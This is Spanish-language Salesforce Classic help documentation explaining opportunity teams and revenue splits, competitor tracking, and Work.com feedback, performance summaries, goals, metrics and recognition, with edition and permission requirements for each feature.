Las divisiones de oportunidad y los ajustes para equipos de oportunidades están disponibles en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

## Consideraciones para la eliminación de miembros de un equipo de oportunidades

Mantenga sus equipos de oportunidades actualizados eliminando miembros que ya no forman parte del equipo. Si Divisiones de oportunidades está activada, considere lo siguiente antes de eliminar un miembro del equipo.

- Si el miembro del equipo que desea eliminar tiene asignado un porcentaje de división mayor que cero, vuelva a asignar la división antes de eliminar al miembro.
- No puede eliminar al propietario de la oportunidad desde el equipo de oportunidades. Para eliminar este miembro de los cálculos de las divisiones, asígnele un porcentaje de división de cero o transfiera la propiedad de la oportunidad.

CONSULTE TAMBIÉN

Directrices para la modificación de miembros de un equipo de oportunidades

Directrices para el uso de equipos de oportunidades

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las divisiones de oportunidad y los ajustes para equipos de oportunidades están disponibles en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para eliminar miembros del equipo:

- "Leer" en usuarios

  Y

  "Modificar" en oportunidades

  Y

  El propietario de la oportunidad, o el propietario anterior en la jerarquía de funciones de su organización

Para visualizar una oportunidad para la que es miembro de un equipo:

- "Leer" en la oportunidad

## Directrices para la configuración y adición de un equipo de oportunidades predeterminado

Ahorre tiempo configurando un equipo de oportunidades predeterminado: un grupo de compañeros con los que trabaja habitualmente en oportunidades. Luego agregue el equipo a oportunidades que posee. Si está trabajando con un equipo de oportunidades predeterminado, consulte estas directrices para obtener información adicional.

- Para configurar un equipo de oportunidades predeterminado, acceda a Detalles avanzados de usuario en su configuración personal.
- Mientras define su equipo de oportunidades predeterminado, puede elegir agregarlo automáticamente a todas sus oportunidades abiertas. Si no elige esta opción, agrega el equipo predeterminado desde la lista relacionada Equipo de oportunidades de sus oportunidades.
- Si hace clic en **Agregar equipo predeterminado** agregará el equipo predeterminado del propietario de la oportunidad, no del usuario que pulsa el botón.
- Los administradores y usuarios de Salesforce que se encuentran por encima de usted en la jerarquía de funciones pueden agregar su equipo de oportunidades predeterminado a las oportunidades que poseen.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Equipos de oportunidades

## Campos del equipo de oportunidades

Los datos del equipo de oportunidades se almacenan en estos campos estándar.

| Campo | Descripción |
|---|---|
| `Acceso a oportunidad` | El nivel de acceso que tiene un miembro del equipo a la oportunidad. El nivel de acceso puede ser de lectura/escritura o sólo lectura, pero no puede ser inferior al acceso de colaboración de oportunidades predeterminado de su organización de Salesforce. |
| `Función de equipo` | La función de un miembro del equipo en la oportunidad, como Gestor de cuentas. |
| `Usuario` | El usuario que aparece como parte del equipo. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Equipos de oportunidades

## Divisiones de oportunidad

Las divisiones de oportunidad le permiten compartir ingresos procedentes de una oportunidad con los miembros de su equipo. Los miembros de equipos que trabajan en una oportunidad pueden convertir sus créditos para ventas individuales en informes de divisiones y de oportunidades en curso para todo el equipo.

Si su administrador de Salesforce ha activado las Divisiones de oportunidad, y usted es el propietario de la oportunidad o está por encima del propietario en la jerarquía de la organización, puede agregar y ajustar divisiones para la oportunidad.

- Para proporcionar crédito a miembros del equipo que sean directamente responsables de ingresos de oportunidad, utilice divisiones de *ingresos*, que siempre suman el 100% del importe de la oportunidad.
- Para proporcionar crédito a miembros del equipo que hayan colaborado, utilice divisiones de *superposición* que sumen cualquier porcentaje del importe de oportunidad, incluidos porcentajes superiores al 100%.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition** y **Developer Edition**

Disponible en: **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

El campo `División en oportunidad - Importe` de su organización de Salesforce viene con una división de ingresos y una división de superposición. Si sus tipos de divisiones personalizados están activados para su organización, su administrador de Salesforce puede crear tres tipos de divisiones adicionales. Su administrador decide qué tipos de divisiones siempre suman un total del 100%. Para activar tipos de división personalizados para su organización, solicite a su administrador que se ponga en contacto con Salesforce.

Su administrador también puede crear campos personalizados para divisiones de oportunidad, lo que le permite mejorar el seguimiento y el almacenamiento de información sobre divisiones que cree para miembros del equipo.

**Nota:** Las divisiones no se pueden resumir en territorios de ventas. Para obtener información sobre la inclusión de divisiones en sus previsiones, consulte Cambiar entre tipos de previsiones.

Consideraciones sobre la creación de divisiones de oportunidad

Si está creando divisiones de oportunidad para compartir los ingresos de oportunidades con compañeros de trabajo, revise estas directrices para obtener información.

Crear de divisiones de oportunidad

Agregue y ajuste divisiones para compartir los ingresos procedentes de oportunidades con los miembros de su equipo.

CONSULTE TAMBIÉN

Crear de divisiones de oportunidad

## Consideraciones sobre la creación de divisiones de oportunidad

Si está creando divisiones de oportunidad para compartir los ingresos de oportunidades con compañeros de trabajo, revise estas directrices para obtener información.

- El propietario de la oportunidad se incluye automáticamente en el equipo de oportunidades y se le asigna inicialmente el 100% de los tipos de división, que deben sumar siempre un 100%.
- Si no puede agregar un miembro del equipo cuando está modificando la división de oportunidad, agregue el miembro en la lista relacionada Equipo de oportunidades en la página principal de la oportunidad. (Para agregar miembros mientras modifica divisiones, póngase en contacto con su administrador de Salesforce.)
- Si no ve divisiones en un campo específico, solicite a su administrador de Salesforce que compruebe sus límites de seguridad a nivel de campo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition** y **Developer Edition**

Disponible en: **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

- Para determinar si un tipo de división debe sumar siempre el 100%, busque las palabras "debe sumar el 100%" en la descripción de la división.
- Los porcentajes de división están limitados a dos decimales. Si introduce una cantidad de dinero que requiera un porcentaje de división con más dos decimales, la cantidad se redondea automáticamente.

CONSULTE TAMBIÉN

Crear de divisiones de oportunidad

## Crear de divisiones de oportunidad

Agregue y ajuste divisiones para compartir los ingresos procedentes de oportunidades con los miembros de su equipo.

1. En la lista relacionada Divisiones de oportunidad de una oportunidad, haga clic en **Modificar divisiones de oportunidad**.
2. Cumplimente los campos que sean necesarios.
3. Para quitar un miembro del equipo de la división, haga clic en o **Eliminar** junto al nombre del miembro del equipo.
4. Guarde sus cambios.

CONSULTE TAMBIÉN

Consideraciones sobre la creación de divisiones de oportunidad

Divisiones de oportunidad

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition** y **Developer Edition**

Disponible en: **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para agregar divisiones para miembros del equipo de oportunidades:

- "Modificar" en oportunidades

  Y

  El propietario de un registro de oportunidad o el propietario anterior en la jerarquía de la organización

# Conocimiento de sus competidores

## Descripción general de competidores

Puede realizar un seguimiento de los competidores de una venta pendiente enumerando los nombres de los competidores en la oportunidad. Puede introducir los nombres de nuevos competidores o seleccionarlos de una lista de competidores definida por su administrador. Para acceder a esta información, vaya a la lista relacionada Competidores de la oportunidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones para organizaciones activadas antes de Summer '09

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones activadas después de Summer '09

## Vista y modificación de competidores

La lista relacionada Competidores de una oportunidad muestra los competidores de la negociación.

- Para consultar la información relativa a un competidor, haga clic en su nombre.
- Haga clic en **Modificar** situado al lado del nombre de un competidor para modificar los puntos fuertes y débiles del competidor de la oportunidad.
- Para agregar un competidor, haga clic en **Nuevo**. Introduzca el nombre del competidor o haga clic en el icono de búsqueda para seleccionarlo de una lista de competidores definida por el administrador. No tiene por qué tratarse de un contacto o cuenta existentes. A continuación, especifique los puntos fuertes o débiles del competidor, que pueden ser diferentes para cada oportunidad.

Nota: Para agregar o crear un competidor en una oportunidad, también debe tener acceso para modificar dicha oportunidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones para organizaciones activadas antes de Summer '09

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones activadas después de Summer '09

PERMISOS DE USUARIO

Para ver competidores:
- "Leer" en oportunidades

Para modificar competidores:
- "Modificar" en oportunidades

# Mejorar su rendimiento con Work.com

## Descripción general de Comentarios

PERMISOS DE USUARIO

| | |
|---|---|
| Para ver comentarios: | "Leer" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios y Solicitudes de comentarios<br>Y<br>"Leer" en Ciclos de rendimiento |
| Para crear comentarios: | "Crear" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios y Solicitudes de comentarios<br>Y<br>"Leer" en Ciclos de rendimiento |
| Para modificar o enviar comentarios: | "Modificar" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios y Solicitudes de comentarios<br>Y<br>"Leer" en Ciclos de rendimiento |
| Para eliminar comentarios (solamente para usuarios administradores con permisos Modificar todos los datos/Ver todos los datos): | "Eliminar" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios y Solicitudes de comentarios<br>Y<br>"Leer" en Ciclos de rendimiento |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los comentarios requieren una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.


Los Comentarios de Work.com le permiten solicitar y ofrecer comentarios no solicitados sobre una persona o tema, y también responder a comentarios relacionados con resúmenes de rendimiento.

Las ofertas y solicitudes de comentarios, así como los comentarios relacionados con resúmenes de rendimiento se gestionan desde la ficha Comentarios. La ficha Comentarios muestra los comentarios recientes que ha visto de forma predeterminada, y puede filtrar para ver diversos tipos de registros de comentarios. Por ejemplo, seleccione **Nuevas solicitudes de comentarios** para ver registros de comentarios que requieren su intervención. También puede crear vistas de lista personalizadas con diferentes opciones de filtro.

Los filtros de comentarios predeterminados incluyen:

- Todos los comentarios: todos los comentarios, incluyendo comentarios puntuales y comentarios de resúmenes de rendimiento
- Solicitudes de comentarios rechazadas: todos los comentarios que ha solicitado que otros usuarios han rechazado
- Comentarios sobre mi: todos los comentarios completados sobre usted
- Comentarios sobre mi equipo: todos los comentarios completados sobre su equipo
- Comentarios sobre otros: comentarios completados sobre otros usuarios
- Comentarios sobre temas: comentarios completados sobre temas

- Nuevas respuestas de comentarios: nuevas respuestas a los comentarios que ha solicitado
- Nuevas solicitudes de comentarios: nuevas solicitudes de comentarios para comentarios puntuales y de resúmenes de rendimiento




En la página de comentarios, puede hacer lo siguiente:

- Vea y filtre su lista de comentarios para visualizar nuevas solicitudes, respuestas y otros comentarios
- Haga clic en un registro de comentarios para ver y modificar los detalles de dichos comentarios
- Ofrecer o solicitar comentarios

CONSULTE TAMBIÉN

Visibilidad de comentarios

Descripción general del resumen de rendimiento

Activar o desactivar configuración de Work.com

# Visibilidad de comentarios

Las opciones de visibilidad se basan en el tipo de comentarios que seleccione.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los comentarios requieren una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

## Comentarios solicitados

Solamente podrán ver su solicitud aquellos a los que haya enviado la solicitud de comentarios y un administrador con el permiso de acceso "Modificar todos los datos" o "Ver todos los datos".

| Comentarios solicitados sobre | Persona que recibe la solicitud | Administrador de la persona | Administrador con permiso de acceso Modificar todos los datos/Ver todos los datos |
|---|---|---|---|
| Tema | ✅ | | ✅ |
| Yo mismo | ✅ | | ✅ |
| Otro usuario | ✅ | | ✅ |

## Comentarios proporcionados

Solamente puede ver los comentarios que se compartan con usted. Por ejemplo, no podrá ver comentarios sobre sí mismo que solamente se hayan compartido con su administrador.

| Comentarios proporcionados | Persona | Administrador de la persona | Administrador con permiso de acceso Modificar todos los datos/Ver todos los datos |
|---|---|---|---|
| Solamente la persona | ✅ | | ✅ |
| La persona y el administrador | ✅ | ✅ | ✅ |
| Solamente el administrador | | ✅ | ✅ |

CONSULTE TAMBIÉN

Descripción general de Comentarios

# Descripción general del resumen de rendimiento

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los resúmenes de rendimiento requieren una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

Los resúmenes de rendimiento de Work.com recopilan comentarios sobre personas de su empresa a través de un cuestionario personalizado.

Utilice la ficha Comentarios para ver los resúmenes de rendimiento que necesita completar. Utilice el menú desplegable para filtrar sus resúmenes de rendimiento y otros comentarios. Seleccione **Nuevas solicitudes de comentarios** para ver comentarios puntuales y resúmenes de rendimiento.

CONSULTE TAMBIÉN

- Adición de compañeros a un resumen de rendimiento
- Cumplimentación de un resumen
- Denegar una solicitud de resumen de rendimiento
- Descripción general de ciclos de resumen de rendimiento
- Activar o desactivar configuración de Work.com

PERMISOS DE USUARIO

Para ver la ficha Rendimiento:

- "Leer" en Ciclos de rendimiento

Para ver resúmenes de rendimiento:

- "Leer" en ciclos de rendimiento

Para crear resúmenes de rendimiento:

- "Crear" en Ciclos de rendimiento

Para responder y enviar resúmenes de rendimiento:

- "Crear", "Leer" y "Modificar" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios y Solicitudes de comentarios

  Y

  "Leer" en Ciclos de rendimiento

## Cumplimentación de un resumen

1. En la ficha Comentarios, seleccione **Nuevas solicitudes de comentarios** desde la lista desplegable de comentarios.
2. Haga clic en **Adelante**.
3. Seleccione un resumen de rendimiento.
4. Responda a las preguntas del resumen. Si está disponible, haga clic en **Invitar compañeros** o **Invitar omisión de nivel** para solicitar revisiones de otros.

   Para ver trabajo reciente, como agradecimiento, objetivos, mediciones y comentarios, haga clic en **Personalizar listas relacionadas** en una página de detalles de resumen de rendimiento. No puede citar trabajo reciente directamente en sus respuestas, pero puede agregar esta información manualmente.

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los resúmenes de rendimiento requieren una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.


### PERMISOS DE USUARIO

Para modificar resúmenes de rendimiento:

- "Crear", "Leer" y "Modificar" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios y Solicitudes de comentarios

  Y

  "Leer" en Ciclos de rendimiento



**5.** Cuando haya terminado de escribir el resumen, haga clic en **Enviar** o en **Guardar borrador** para realizar cambios posteriormente.

Puede ver los resúmenes enviados empleando filtros en la ficha Comentarios, incluyendo resúmenes sobre usted o su equipo.

CONSULTE TAMBIÉN

- Descripción general del resumen de rendimiento
- Adición de compañeros a un resumen de rendimiento
- Denegar una solicitud de resumen de rendimiento

# Adición de compañeros a un resumen de rendimiento

Invite a compañeros a que revisen su resumen de rendimiento.

1. En la ficha Comentarios, seleccione **Nuevas solicitudes de comentarios** desde la lista desplegable de comentarios.
2. Haga clic en **Adelante**.
3. Seleccione un resumen de rendimiento.
4. Si se incluyen revisiones de compañeros o de omisión, en la parte superior de la página, haga clic en **Invitar compañeros** o **Invitar omisión de nivel**.
5. Escriba el nombre de la persona que desee invitar y haga clic en **Guardar**.
   El nombre de la persona aparecerá en la lista de personas invitadas y recibirá un correo electrónico que le pedirá que complete un resumen de compañeros o de omisión de nivel.

CONSULTE TAMBIÉN

Descripción general del resumen de rendimiento

Cumplimentación de un resumen

Denegar una solicitud de resumen de rendimiento

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los resúmenes de rendimiento requieren una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

PERMISOS DE USUARIO

Para ver resúmenes de rendimiento:

- "Leer" en Ciclos de rendimiento

Para agregar compañeros a resúmenes de rendimiento:

- "Crear", "Leer" y "Modificar" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios y Solicitudes de comentarios

  Y

  "Leer" en Ciclos de rendimiento

# Denegar una solicitud de resumen de rendimiento

Rechace una solicitud de resumen de rendimiento cuando ya no se necesiten los comentarios sobre esa persona o equipo.

1. En la ficha Comentarios, seleccione **Nuevas solicitudes de comentarios** desde la lista desplegable de comentarios.
2. Haga clic en **Adelante**.
3. Seleccione un resumen de rendimiento.
4. Haga clic en **Denegar**.
5. Haga clic en **Continuar** en el mensaje de confirmación.
   - Solamente puede denegar resúmenes propios, de compañeros y de omisión de nivel.
   - Las respuestas guardadas se conservan y permanecen en el resumen denegado.
   - Los resúmenes denegados pueden encontrarse en la página Comentarios con el filtro Todos los comentarios.
   - Haga clic en **Volver a abrir** desde la página de detalle de un resumen denegado para volver a abrir el resumen. Los resúmenes reabiertos aparecen en la lista Nuevas solicitudes de comentarios.
   - Después de que un ciclo de rendimiento "Finalice", los resúmenes denegados no pueden volver a abrirse.

CONSULTE TAMBIÉN

Descripción general del resumen de rendimiento

Adición de compañeros a un resumen de rendimiento

Cumplimentación de un resumen

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los resúmenes de rendimiento requieren una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

PERMISOS DE USUARIO

Para ver la ficha Rendimiento:

- "Leer" en Ciclos de rendimiento

Para modificar resúmenes de rendimiento:

- "Crear", "Leer" y "Modificar" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios y Solicitudes de comentarios

  Y

  "Leer" en Ciclos de rendimiento

# Descripción general de objetivos

Objetivos de Work.com le permite definir, seguir y medir su trabajo. Acceda a objetivos a través de la ficha Objetivos o páginas de perfil de Chatter.

La ficha Objetivos en un perfil de usuario muestra los objetivos de esa persona. La ficha Objetivos de nivel superior es una vista de lista general que se puede configurar para mostrar diferentes listas de objetivos (como Mis objetivos, Objetivos de mi equipo o Objetivos clave de la empresa). Las vistas de lista y fichas que aparecen podrían variar dependiendo de cómo ha configurado el administrador Work.com.

Haga clic en un objetivo de su vista de lista para acceder a la página de detalles.

Los objetivos admiten noticias en tiempo real de Chatter, de modo que diferentes usuarios pueden colaborar y mantenerse al día del progreso de un objetivo.

La página de detalles de objetivos indica las mediciones, las tareas, los eventos, las notas, los archivos adjuntos y otras informaciones relacionadas con un objetivo en particular. Alinee objetivos con otros vinculando sus objetivos con objetivos principales y objetivos secundarios.

Modifique la configuración de colaboración para controlar mejor quién puede ver y actualizar sus objetivos. Por ejemplo, si los objetivos en su organización están establecidos como privados de forma predeterminada, los administradores y propietarios de objetivos pueden compartir objetivos con grupos o usuarios seleccionados para aumentar la colaboración y la visibilidad. Seleccione entre acceso de solo lectura y lectura/escritura para un control más granular sobre el acceso de objetivo.

En la lista relacionada Actividades abiertas, haga clic en **Nueva tarea** o **Nuevo evento** para crear una tarea o un evento vinculado a un objetivo específico. También puede crear tareas o eventos para parámetros individuales si lo desea.

Añada mediciones a sus objetivos para calcular su progreso. También puede vincular mediciones con los datos en sus informes favoritos para realizar un seguimiento de su trabajo en Salesforce. Asigne ponderaciones a diferentes parámetros para seguir la completación del objetivo con precisión.

CONSULTE TAMBIÉN

- Creación de un objetivo
- Estadísticas
- Descripción general del apoyo
- Consideraciones para el uso de tareas
- Consideraciones para el uso de eventos y calendarios
- Personalizar el seguimiento de noticias en tiempo real de Chatter
- Activar o desactivar configuración de Work.com
- Estadísticas

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los objetivos requieren una licencia de **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

## PERMISOS DE USUARIO

Para ver los objetivos:
- "Leer" en Objetivos y Vínculos de objetivo

Para crear objetivos:
- "Crear" en Objetivos y Vínculos de objetivo

Para modificar objetivos:
- "Modificar" en Objetivos y Vínculos de objetivo

Para eliminar objetivos:
- "Eliminar" en Objetivos y Vínculos de objetivo

# Creación de un objetivo

Defina, haga un seguimiento y mida su trabajo mediante Objetivos de Work.com.

1. Haga clic en la ficha Objetivos de nivel superior.

   Si la ficha Objetivos no aparece, seleccione Work.com desde el menú desplegable de la aplicación de Force.com en la parte superior derecha o haga clic en + a la derecha de las fichas actuales y selecciónelo desde la página Todas las fichas.

2. Haga clic en **Nuevo**.
3. Introduzca un nombre para el objetivo y especifique detalles adicionales.

   Puede ajustar la configuración de colaboración de un objetivo después de crearlo. Recuerde que todas las imágenes del objetivo están disponibles de forma externa.

   Consejo: Para crear un objetivo clave de la empresa, seleccione el campo **Objetivo clave de la empresa**. Tras la creación del objetivo, haga clic en **Colaboración** en la página de detalle del objetivo y compártalo con el grupo Todos los usuarios internos. Establezca el Nivel de acceso a Solo lectura para compartirlo con el resto de su organización o establézcalo en Lectura/Escritura para permitir que todos los usuarios colaboren con el objetivo.

4. Establecer el estado del objetivo:
   - Borrador: Los detalles del objetivo están en estado de borrador y no han finalizado aún.
   - Publicado: Los detalles del objetivo han finalizado el objetivo está en curso.
   - Completado: El objetivo está completado.
   - Cancelado: El objetivo está cancelado y ya no se aplica.
   - No completado: El objetivo no está completado.
5. Haga clic en **Guardar**.

Puede reasignar objetivos a otros usuarios haciendo clic en **Cambiar** junto a Nombre de propietario en la página de detalles de un objetivo. Los parámetros pueden ser propiedad de diferentes usuarios, por lo que debe asegurarse de reasignar parámetros al propietario apropiado también.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los objetivos requieren una licencia de **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

## PERMISOS DE USUARIO

Para ver objetivos:
- "Leer" en Objetivos y Vínculos de objetivo

Para crear objetivos:
- "Crear" en Objetivos y Vínculos de objetivo

## CONSULTE TAMBIÉN

Descripción general de objetivos

Estadísticas

# Estadísticas

Utilice los datos estadísticos para supervisar y hacer aflorar sus datos.

Cree nuevos datos estadísticos desde la ficha Estadísticas o desde una página de detalle global. Los usuarios pueden crear datos estadísticos autónomos o vincularlos a objetivos específicos.

Utilice los datos de estadísticos de Progreso o Finalización para supervisar el estado de los diversos objetivos que establezca para usted u otros. Cualquier usuario con acceso de lectura/escritura puede actualizar valores estadísticos, y los datos estadísticos también aparecen en los espacios de apoyo y resúmenes de rendimiento relevantes.

Cualquier usuario con acceso de lectura/escritura puede actualizar valores estadísticos, y los datos estadísticos también aparecen en los espacios de apoyo y resúmenes de rendimiento relevantes.

Crear una medición

Supervise y haga aflorar su trabajo con Mediciones de Work.com.

CONSULTE TAMBIÉN

Crear una medición

Descripción general de objetivos

Descripción general de objetivos

Creación de un objetivo

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los datos estadísticos requieren una licencia de **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

# Crear una medición

Supervise y haga aflorar su trabajo con Mediciones de Work.com.

1. Haga clic en la ficha Mediciones.

   También puede hacer clic en **Nueva medición** en una página de detalle del objetivo.

2. Haga clic en **Nuevo**.
3. Seleccione un tipo de registro Progreso o Finalización y haga clic en **Continuar**.
   - Las mediciones de progreso miden los logros en base a lo que se ha finalizado en comparación con un valor de objetivo. Son ideales para supervisar cifras y porcentajes duros. Por ejemplo, cree mediciones de progreso para *Convertir 50 candidatos* o *Alcanzar el 100% de satisfacción del cliente*.
   - Las mediciones de finalización miden si se completó la medición o no. Son ideales para supervisar eventos clave o cuando no dispone de mediciones basadas en números duros. Por ejemplo, cree una medición de finalización para *Obtener certificado de Salesforce*.
4. Introduzca un nombre para la medición y especifique detalles adicionales.
5. Para mediciones de progreso, introduzca un valor de objetivo.

   Puede actualizar el valor actual manualmente o vincularlo a un informe de Salesforce. Para vincular un valor de medición a un informe:

   a. En el campo Valor actual, haga clic en **Desde un informe de Salesforce**.

   b. Seleccione el nombre del informe.

   c. Seleccione el campo Resumen.
6. Establezca el estado de la medición.
7. Haga clic en **Guardar**.

## CONSULTE TAMBIÉN

Estadísticas

Descripción general de objetivos

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los datos estadísticos requieren una licencia de **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

## PERMISOS DE USUARIO

Para ver mediciones:
- "Leer" en Mediciones

Para crear mediciones:
- "Crear" en Mediciones

Para vincular mediciones a informes:
- "Crear" en vínculos de datos de mediciones

# Descripción general de Reconocimiento

Aprecie y agradezca el trabajo de sus compañeros publicando mensajes personalizados, insignias y premios en sus noticias en tiempo real de Chatter.

Work.com Recognition incluye Gracias con insignias personalizadas ilimitadas y la capacidad de vincular las insignias a precios tangibles como tarjetas regalo. Los gerentes pueden crear informes y paneles para ver datos sobre líderes de reconocimiento. Además de los permisos de usuario necesarios, su administrador debe activar los agradecimientos y premios para su organización. Dependiendo de cómo haya configurado su administrador Work.com, la ficha Reconocimiento y la ficha Insignias pueden aparecer como fichas de nivel superior. Del mismo modo, la ficha Reconocimiento puede aparecer como una subficha en su perfil de Chatter.

